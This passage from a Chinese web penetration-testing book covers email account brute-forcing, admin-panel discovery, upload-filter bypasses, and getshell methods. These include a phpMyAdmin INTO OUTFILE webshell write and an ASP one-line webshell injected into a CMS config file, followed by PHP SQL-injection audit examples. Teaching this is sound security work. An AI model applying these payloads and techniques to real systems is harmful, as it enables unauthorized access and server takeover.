就拿内部邮件系统来说，不妨假设渗透目标是某著名网络安全公司A，其域名是www.aaa.com，通过二级域名的爆破，发现了其内部邮件系统mail.aaa.com。大家都知悉，一般企业邮箱的格式都为：用户名@公司的域名，所以这里登录的账号格式应该是：用户名@aaa.com。接下来，可以用搜索引擎对@aaa.com进行搜索，很快便可以发现用户名的命名规则，而一般都是以员工姓名拼写作为用户名。

接下来，尝试用爬虫将搜索引擎能搜索到的员工名字都爬下来，搭建过交互站点的人都知道，如果不对密码的复杂度作要求，总会有些人使用123456、88888888这样的弱口令作为密码，而爆破就是利用这一特性。所以尽可能多地搜集其员工的名字。

当员工名字搜集完毕以后，便可以将其做成用户名的字典文件，然后选取一些最常见的弱口令，将密码设为不变量，用户名设为变量，从而进行用户名的爆破。

当成功地爆破出某个账户的账号、密码后，尝试利用人的惰性和密码的通用性通杀其他系统，可以大大提高渗透效率。

3.4 后台问题

在Web渗透中，后台文件的利用常常会有意想不到的效果。而一个网站后台路径的暴露就等同于将家的具体位置给暴露了，为了杜绝这种现象发生，开发人员经常采用复制的后台路径，给渗透带来了难度。那常见的后台地址查找方法又有哪些呢？

3.4.1 后台地址查找

1. 扫描器、爬虫

常见的后台扫描器是用外载字典对路径进行爆破，而这种方法的局限性也很明显，字典的强度决定了成功率。而相比较而言，爬虫常常能爬出那些很隐秘的目录，增加爆破的成功率。

2. 搜索引擎

对于后台查找，常用的语法无非intext、inurl、intitle等最基本的搜索语法，简单又实用，还常常有意外的收获。

3. 页面信息

在火狐浏览器中访问一个Web站点，在浏览器空白界面右击，单击“查看页面信息”，效果如图3-31所示。




图3-31　查看页面信息

在媒体页面信息中可以看到多媒体文件路径，包括图片等的路径。因为这些图片往往是管理员在后台更新时上传的，而有些Web站点的上传目录分配不严格，如上传目录是后台目录的子目录，所以导致了后台路径就隐藏在图片路径中。

4. XSS

XSS的危害十分巨大却又常常被忽略，我们在第5章会详细讨论更多的前端技术。

5. 二级域名及其他端口

在对大型网站进行渗透时，常常发现一个现象。比如从目标站点的一个二级域名入手进行Web渗透，但其后台登录接口往往是另一个二级域名或三级域名。因此在渗透中用脚本对目标站点的二级域名进行爆破还是很有必要的。

其他端口又怎么样呢？一般Web站点默认端口是80端口，但在实际渗透中，常常会发现某个站点前台确实是80端口，而后台登录端口往往是其他端口，像8000、8080、8001都很常见。所以，在渗透前对目标的信息搜集要尽量到位和全面，以免渗透中为此浪费大量时间和精力。

6. 访问来源

此方法对一些有留言板或是能和管理员交互的站点较为有效。首先，需要准备一个自己的站点，然后在此站点中添加站长统计的JS，将准备的站点网址以添加友链的名义发给渗透目标的管理员。当渗透目标的管理员访问了发给他的网址时，这时在站长统计后台便能看到访问来源了，而一般管理员是在后台对一些留言进行审核，所以访问来源常常就是后台地址。

在开发中，后台是为了方便管理员对网站进行更新，因此功能往往很多，如添加管理员，数据库备份下载，文件上传等。功能强大，伴随而来的常常是安全问题。在渗



透中，对后台的巧妙利用更胜于在前台大费周章地挖掘漏洞。那常见的后台利用又有哪些呢？

3.4.2　后台验证绕过

渗透中，有些Web站点的后台使用了JavaScript验证和固定cookie，而这类验证被绕过的可能性很大。就拿JavaScript验证来说，因为它发生在客户端，因此对于这类后台只要在浏览器中把JavaScript禁止掉就能正常访问后台了。例如，蓝科CMS中对后台的验证就是JavaScript，如图3-32所示，可以看到JS开启的时候，无法访问后台。




图3-32　JS脚本对权限进行了验证

当把火狐浏览器的javascript.enabled设置为false时，再次对后台进行访问，如图3-33所示，可以看到成功访问了后台，轻松地绕过了JavaScript的验证。



图3-33　成功进入后台

3.4.3　后台越权

局部未授权访问是很多后台出现的问题，意思就是后台中的某个页面可以被访问。最常见的类似于管理员管理、数据库操作、文件上传之类，从而引发任意添加管理员、数据泄露、getshell等严重问题。而当面对后台里那些非高危的越权时，应该怎么办呢?

1. 越权XSS

对于一些低危的后台越权，开发者们常常不怎么重视，而往往问题都是出在小问题上。大多数情况下，后台相比前台要脆弱太多，很多后台XSS、后台注入之类，在开发

者、攻击者眼中很“鸡肋”，但是如果将其与越权结合起来，其实质就和前台的漏洞差不多。例如网站基本信息页面的越权，单从越权角度来看确实没什么影响，无非是一些公司名之类的。但是如果攻击者在基本信息中插入XSS代码，那危害性甚至超过了前台的XSS。

2. 越权注入

后台中常常也有很多数据库查询，如新闻搜索与会员操作等。其实，对数据库的任何操作都有可能引发注入，而往往后台本身有很多注入，但后台经常忽视。例如新闻管理页面的越权，无论是新闻的删除、添加、修改或搜索都要对数据库进行操作，如果开发者因为其是后台而未做过滤或过滤不足的话，那危害可想而知。

3.4.4 后台文件的利用

对于后台文件的利用，常见的有文件上传、备份下载、数据库下载、robots.txt、探针等，这些文件带来的影响有大有小，上至getshell，下至信息泄漏。对于后台文件扫描，只需要留意某些特定的后缀即可，如rar、txt、mdb、sql等，这样能大大节省扫描时间，提高效率。

3.5 上传黑盒绕过

文件上传是最常见的getshell方法之一。而文件上传的验证大致可以分为两类：客户端验证和服务端验证，在这里讲解常见的上传验证的绕过。

3.5.1 常见的验证方式及绕过

1. JavaScript验证绕过

JavaScript验证就是所谓的客户端验证，也是最脆弱的一种验证。直接修改数据包或禁用JavaScript即可绕过。

2. content-type验证绕过

content-type验证，最常见的是判断content-type是否为image/gif。对于这种验证直接修改数据包中的content-type为image/gif即可，如图3-34所示。

3. 黑名单检测绕过

黑名单检测是常见的一种上传验证方式，不允许上传黑名单中存在的扩展名，其安全



性低于白名单检测，对其的绕过方式也远多于白名单检测。对于黑名单检测绕过的常见思路有以下几种。

（1）找黑名单拓展名中的漏网之鱼，常见的如asa、cer。

（2）大小写混淆绕过，如AsP、pHp。

（3）利用解析漏洞绕过。

（4）特别文件名构造。

（5）截断上传。

```
Cookie: PHPSESSID=pf8tvcbes3u0q7km7cb7q9d3s6
Connection: keep-alive
Content-Type: image/gif;
boundary=---------------------------2929179416656
Content-Length: 1209

-----------------------------2929179416656
Content-Disposition: form-data; name="news_title"
```

图3-34　修改content-type

4. 白名单检测绕过

白名单检测安全性远高于黑名单检测，仅允许上传白名单所允许的几种扩展名，因此黑名单中的大小写混淆、特殊的扩展名等绕过方式对白名单检测均无效。但仍可以用截断上传、解析漏洞、特别文件名构造对其进行绕过。

5. 对危险扩展名POST检测的绕过

在开发中，为了方便维护和更新，会先对扩展名进行验证，如果上传文件的扩展名为可执行脚本，便会对其POST的数据进行检测，如果存在恶意代码就会禁止上传。而对于这类上传检测的绕过大致有这几种思路，一是利用变种木马绕过其检测；二就是用包含文件对其进行绕过。就拿PHP来说，先将一句话木马放进一个txt文件中，因为txt并非可执行脚本，因此成功上传；然后再将如图3-35所示的代码放进一个PHP文件中，加载外部××.txt文件。

```php
<?php
include 'xx.txt';
?>
```

图3-35　加载外部××.txt文件

利用PHP中的include函数将刚才上传的txt文件包含进去，而因PHP中include是常用函数，一般POST检测不会认为其是恶意代码，因此成功上传，从而绕过限制执行恶意代码。

6. 服务器目录限制的绕过

有的Web应用程序本身对扩展名并没有什么验证，而是在服务器上对上传目录允许上传的文件扩展名进行限制。而对于这类防御方法，如果能控制上传路径即能成功绕过了。其中最常见的便是上传路径被写在了数据包中，对此直接修改数据包即可，如图3-36所示，这里用../跳出被限制的目录。

```
img
-----------------------------7dfcb2dc0832
Content-Disposition: form-data; name="uppath"

../
-----------------------------7dfcb2dc0832
Content-Disposition: form-data; name="Submit"
```

图3-36　直接修改上传路径

还有些不常见的，直接在文件名前加../进行目录的跳出，如图3-37所示。

```
533
-----------------------------2929179416656
Content-Disposition: form-data; name="img_thumb";
filename="../2.php"
Content-Type: application/octet-stream
```

图3-37　构造特殊文件名跳出当前目录

3.5.2　具体剖析一些绕过手法

1. 截断上传

常见的截断就是利用%00或%80-%99对文件名进行截断从而绕过验证。在Burp中可以修改其hex值进行截断，如图3-38所示。

```
---
-----------------------------2929179416656
Content-Disposition: form-data; name="img_thumb";
filename="1.php;.jpg"
Content-Type: application/octet-stream
```

图3-38　构造特殊文件名

将文件名中的hex值替换为00，如图3-39和图3-40所示。

```
b  20  6e  61  6d  65  3d  22  69  6d   m-data; name="im
2  22  3b  20  66  69  6c  65  6e  61   g_thumb"; filena
0  68  70  00  2e  6a  70  67  22  0d   me="1.php;.jpg"
e  74  2d  54  79  70  65  3a  20  61   Content-Type: a
4  69  6f  6e  2f  6f  63  74  65  74   pplication/octet
d  0d  0a  0d  0a  0d  0a  2d  2d  2d   -stream---
d  2d  2d  2d  2d  2d  2d  2d  2d  2d   ---------------
```

图3-39　分号的位置

```
533
-----------------------------2929179416656
Content-Disposition: form-data; name="img_thumb"; filename="1.php□.jpg"
Content-Type: application/octet-stream
```

图3-40　hex值成功被修改

2. 解析漏洞

某些Web应用程序对上传后的文件没有进行重命名。对此，可以尝试用一些解析漏洞进行绕过。

（1）IIS 6.0解析漏洞

利用IIS 6.0解析漏洞的方法有两种：目录解析和文件解析。对于目录解析，其原理是在网站下建立名字为×.asp、×.asa 的文件夹，其目录内任何扩展名的文件都被IIS当作



ASP文件来解析并执行，如/××.asp/××.jpg，××.jpg会被当作ASP执行。对于文件解析，如××.asp；.jpg，分号后面的不被解析，因此等同于××.asp。

（2）Nginx解析漏洞

在默认Fast-CGI开启状况下，上传一个含有恶意代码的图片，其URL如：×××.com/××.jpg。当访问×××.com/××.jpg/.php时，原本的××.jpg便会被当作php执行了。

（3）Nginx <8.03空字节代码执行漏洞

在上传的图片中插入恶意代码，然后通过访问×××.jpg%00.php来执行其中的代码。

（4）Apache解析漏洞

Apache是从右到左开始判断解析，如果为不可识别解析，就再往左判断，比如××.php.owf.rar中.owf和.rar 这两种后缀是Apache不可识别解析，Apache就会把××.php.owf.rar解析成php。

3. 特别文件名构造

在黑盒中，对于一些不合规范的上传验证，常常会出现一些匪夷所思的绕过。例如：××.php“.”jpg、××.php_等，对于这类验证，在黑盒环境下常常需要进行大量尝试。

3.6 getshell的其他方式

文件上传是getshell的主要方式之一，除了文件上传，其实还有很多其他的getshell的方式。

1. phpMyAdmin

利用弱口令登录phpMyAdmin，访问http://URL/phpmyadmin/libraries/select_lang.lib.php，可以得到目标站点的物理路径，然后选择一个数据库，运行以下MySQL语句：

```
Create TABLE a (cmd text NOT NULL);
Insert INTO a (cmd) VALUES('');
select cmd from a into outfile 'D:/usr/www/html/phpMyAdmin/d.php';
Drop TABLE IF EXISTS a;
```

这些语句的运行效果如下：

运行第一条语句在选定的数据库中建一个表a；运行第二条语句将PHP一句话木马写到a表中；接着执行第三条语句，把a表输出到网站目录下的d.php里，即可成功getshell。

2. 数据库备份

数据库备份也是常见的getshell方法，不过mdb数据库备份在比较新式的后台中已经很

少见了，但在老式后台中仍然是很常见的。一般情况下，需要满足两个条件一定能成功getshell：数据库路径可控和备份文件名可控，如图3-41所示。

备份数据库

当前数据库地址(相对路径)：data_jk/joekoe_data.asp

备份数据库目录(相对路径)：databackup 如目录不存在，程序将自动创建

备份数据库名称(文件全名)：databak_2015-7-7.asp 如该文件存在将会被覆盖，如没有将自动创建

注意：

- 所有路径都是相对于程序空间根目录的相对路径
- **请尽量避免使用 .mdb 的后缀名命名备份数据库**
- 您可以用这个功能来备份您的网站数据，以保证您的数据安全！

开 始 备 份

图3-41　对备份路径和名称进行修改

这里只需要将当前数据库路径改成上传的图片路径，再将备份数据库名修改为后门地址即可。

3. 写入配置文件

例如xycms的后台配置文件getshell，在配置文件中任意一栏中插入一句话木马＂%><%execute(Request(chr(112)))%><%'＂即可getshell，如图3-42所示。

网站名称：

网站描述：

网站关键字： 自助洗车机"%><%execute(Request(chr(112)))%><%'"

网站域名：

网站ICP号：

LOGO图片： upLoadFile/2013926589 删除

图3-42　插入一句话木马

被插入代码的文件inc/config.asp的源码如图3-43所示。

```
载入  D:\                1\wwwroot\子站2\Inc\config.asp
<%
Const wzname="河            司"' 网站名称
Const descriptio            机"' 网站描述
Const keywords="            execute(Request(chr(112)))%><%' ""' 网站关键字
Const wzurl="htt            com"' 网站网址
Const wzlogo="up            5891.png"' 网站LOGO图片路径
Const icp="苏ICP            址备案号
Const managename            "' 网站联系人
Const email="899            系邮箱
Const telnum=""'
Const phonenum="            系手机
Const faxnum=""'
Const qqnum="899
Const address="            "' 联系地址
Const gbook_sh="            审核：0-不审核；1-审核。
Const on_run="0"            -开放；1-关闭。
Const off_dc="网            关闭！请您稍候访问，谢谢合作..."' 网站关闭说明
%>
```

图3-43　配置文件源码

4. 文件包含

在黑盒渗透中，文件包含也是常见的getshell方法之一，接下来在审计环节将详细讲解其原理及利用方式。

第 4 章

代码审计——防患于未然

何为代码审计？通俗地讲，通过阅读一份源码，对其进行各类漏洞挖掘，这样的过程便统称为审计。在审计中，你不但需要知道各类漏洞的原理，还需要良好的审计环境。在面对大型开源程序时，信息量往往十分巨大，所以工具的分析和检索是必不可少的。本章将以PHP代码为例，来讨论代码审计的相关知识。

PHP作为当今热门的脚本语言，尤其适合Web开发。因为其拥有跨平台、易上手、功能强大等特点，现被广泛使用。然而，随着越来越多地被网站使用，PHP引发的安全问题也变得热门起来。

4.1　常用的审计工具

好工具才能带来高效率，首先来了解一下常用的审计工具。

1. Notepad

虽然Notepad（记事本）拥有简洁的界面，但因为其效率低下，使用的人并不多。

2. Seay PHP

Seay PHP代码审计工具支持单个关键词扫描、批量函数扫描、批量正则匹配。相对纯文本而言，提高了不少效率，如图4-1所示。



图4-1　Seay PHP界面

3. CodeXploiter

这是一款国外的代码审计工具，其特点在于能够初步判定存在问题的代码位置和存在的问题，再结合手工查看即可判定问题是否存在，十分便捷。



4. 抓包改包工具

这些工具对有渗透经验的读者来说应该不会陌生，Burp Suite 和 Fiddler比较知名，如图4-2和图4-3所示。




图4-2 Burp Suite




图4-3 Fiddler

5. 字符转换工具

字符转换工具很多，笔者在这里推荐小葵多功能转换工具，支持将普通编码转换为URL/SQL_En/Hex/Asc/MD5_32/MD5_16/Base64等格式的编码，非常实用，如图4-4所示。

6. 常用的火狐插件

对于火狐浏览器，部分读者可能还不清楚它的价值。在渗透中，火狐浏览器以及它的拓展插件是必不可少的工具，它在PHP审计中也是个很得力的助手。在这里对于火狐浏览器的安装就不阐述了，下面来给大家介绍几款常用的插件。

火狐插件的安装很简单，单击菜单中的“管理您的附加组件”按钮，然后在搜索框里搜索要安装的插件名称即可，如图4-5所示。



图4-4　小葵多功能转换工具



图4-5　安装和管理火狐插件

（1）Firebug。Firebug在浏览网页的同时又可作为功能丰富的开发工具，使用者可以对任何网页的 CSS、HTML 和 JavaScript 进行实时编辑、调试和监控，如图4-6所示。



图4-6　Firebug调试工具

（2）Live HTTP headers。该工具用来对数据包进行捕获，如图4-7所示。




图4-7　Live HTTP headers



（3）Hackbar。Hackbar包含了一些常用的工具，如SQL、XSS、POST请求、加密等，如图4-8所示。




图4-8 Hackbar

善用这些插件，可以极大地提高效率，刚开始使用时，各位读者可以多花一些时间来熟悉它们，毕竟，磨刀不误砍柴工。

4.2 SQL注入

如今，随着PHP被广泛使用，PHP的安全问题越来越被关注。而最常见的搭配就是PHP+MySQL，接下来我们探讨一下PHP审计中MySQL注入的挖掘。

4.2.1 注入的原理

顾名思义，SQL注入就是通过把SQL命令插入到Web表单提交、输入域名或页面请求的查询字符串，最终达到欺骗服务器执行恶意的SQL命令的目的。SQL注入是当今网络上最普遍的一种攻击方法。

为了更好地了解其原理，下面来看一段问题代码。

```
<?php
  include('config.php');
  if ($_GET['id']) {
    $id=$_GET['id'];                                    //GET方式
    $sql="select * from test_user where id=$id"; //拼接语句
    $result=mysql_query($sql);                          //代入查询
    echo mysql_error();
  }
?>
```

从代码中可以看到，先将参数id的值以GET方式传递给变量id，然后直接将变量id代入了SQL语句进行查询。而当提交如单引号这样的特殊字符时，便会出现语法错误，从而产生报错。

```
select * from test_user where id=$id→select * from test_user where id='
```

因此，一个最简单也最典型的SQL注入漏洞出现了。提交单引号后的结果如图4-9所示。




图4-9　提交单引号

4.2.2　常见的注入

在审计中，最常出现的注入便是GET注入、POST注入和Cookie注入。而POST注入也是最容易被忽略的，有时可能因为传递的参数较多，常常忽略某个参数的过滤，从而导致了注入。在实际开发中，往往有的开发人员使用了REQUEST传参，却只对GET进行了过滤，因此可以换一种方式提交数据进行注入（在黑盒中更加普遍）。下面来看两段问题代码。

```
Global.php:
<?php
foreach ($_GET as $get_key=>$get_var){          //遍历所有GET过来的值
  if (is_numeric($get_var)) {
     $get[strtolower($get_key)]=get_int($get_var);//加载函数get_int
  } else {
      die("error");
  }
}
function get_int($number){
    return intval($number);                     //强制整型
}
?>

<?php
  include('config.php');
```



```
  include('global.php');                        //加载过滤文件
  $id=$_REQUEST['id'];
  $sql="select * from test_user where id=$id";  //拼接语句
  $result=mysql_query($sql);                    //代入查询
  echo mysql_error();
?>
```

因为REQUEST默认情况下包含了 $_GET，$_POST和$_COOKIE的数组，虽然对GET方式进行了过滤，但仍可以用POST或者Cookie的方式来提交数据，从而绕过了过滤进行注入。

注意：POST传递是位于数据包中的。因此，注入时便需要用到抓包改包工具，这里直接用火狐插件代替，如图4-10所示。




图4-10　POST注入

很多开发人员在开发中对数组的过滤不严，往往只是过滤了value，而忽略了key，下面来看一段代码。

```
<?php
  include('config.php');
  $id=$_GET['id'];
  if(is_array($id)){
    foreach ($id as $key=>$value){ //遍历
      $value=intval($value);        //对value进行强制整型
      $sql="select * from test_user where id=$key and username=
      $value";
      $result=mysql_query($sql);
      echo mysql_error();
    }
  }
?>
```

可以看到上述代码对id的value进行了过滤，却忽略了对key的过滤，并且将key代入了查询，因此可以对key进行注入，如图4-11所示。




图4-11　数组key的注入

注意：这里的注入格式为××.test. php?id[注入语句]=1。

4.2.3　http头注入

何为http头？http客户程序向服务器发送请求的时候必须指明请求类型，从而产生了http头。常见的http头如下所述。

- Host：初始URL中的主机和端口。
- Referer：包含一个URL，用户从该URL代表的页面出发访问当前请求的页面。
- User-Agent：浏览器类型。
- Accept：浏览器可接收的MIME类型。
- Accept-Language：浏览器所希望的语言种类。
- Connection：表示是否需要持久连接。
- Content-Length：表示请求消息正文的长度。
- Cookie：这是最重要的请求头信息之一。

而在审计中，常见的http头可能被污染的参数如下。

- User-agent，浏览器类型（少）。
- Referer，来源（少）。
- X-Forwarded-For，获取IP（多）。
- client_ip，获取IP（多）。

这里给出一段X-Forwarded-For注入的问题代码。

```
Get.php:
<?php
  $info_ip=$_SERVER['HTTP_X_FORWARDED_FOR']; //获取X_FORWARDED_FOR
  $info_referer = $_SERVER['HTTP_REFERER'];
  $info_user_agent= $_SERVER['HTTP_USER_AGENT'];
?>
```



```
Test.php:
<?php
  include('config.php');
  include('get.php');
  $sql="INSERT INTO test_info (ip) VALUES ($info_ip) "; //拼接语句
  $result=mysql_query($sql);                            //代入查询
  echo mysql_error();
?>
```

在数据包中加上X_FORWARDED_FOR参数，输入单引号，结果如图4-12所示。




图4-12　http头注入

4.2.4　二次注入

随着安全问题日趋被重视，一些简单的SQL注入在大中型开源程序中已基本销声匿迹了。而出现更多的则是二次注入，相对于一次注入漏洞而言，二次注入漏洞更难以被发现，但是它却具有与一次注入攻击漏洞相同的攻击威力。


下面来看某个开源商场系统的漏洞实例。

```
<?php
......
   if(isset($_SESSION['cart']['in'])) {          //重复执行订单
      unset($_SESSION['cart']);
```

```
        cerror(__("submit_order_twice"));
    }
    $_SESSION['cart']['in'] = true;             //正在执行订单
    $tradeid = $time.mt_rand(100,999);
    $data = array(
           "tradeid"              => $tradeid,
           "uid"                  => $this->uid,
           "uname"                => $_SESSION['uname'],
           "addtime"              => $time,
           "status"               => "WAIT_PAY",   //未支付
           "totalfee"             => getPrice($totalfee,2, 'int'),
           "itemfee"              => getPrice($itemfee,2, 'int'),
           "postfee"              => getPrice($postfee,2, 'int'),
           "man"                  => $man ? $man['str'] : '',
           "coupon"               => $coupon ? $coupon['deno'] : 0,
           "expresswayid"         => $wayid,
           "posttype"             => $posttype,
           "receiver_name"        => $address['receiver'],
           "receiver_province"    => $address['province'],
           "receiver_city"        => $address['city'],
           "receiver_district"    => $address['district'],
           "receiver_address"     => $address['address'],
           "receiver_zip"         => $address['zipcode'],
           "receiver_link"        => $address['link'],
           "memo"                 => $memo,
           "payment"              => $paymentcode,
           "istax"                => $istax,
           "tax_company"          => $tax_company
    );
    DB::getDB()->insert("trade",$data); //insert,这里入库
    $adddata = $promodata = array();
  ......
  ?>
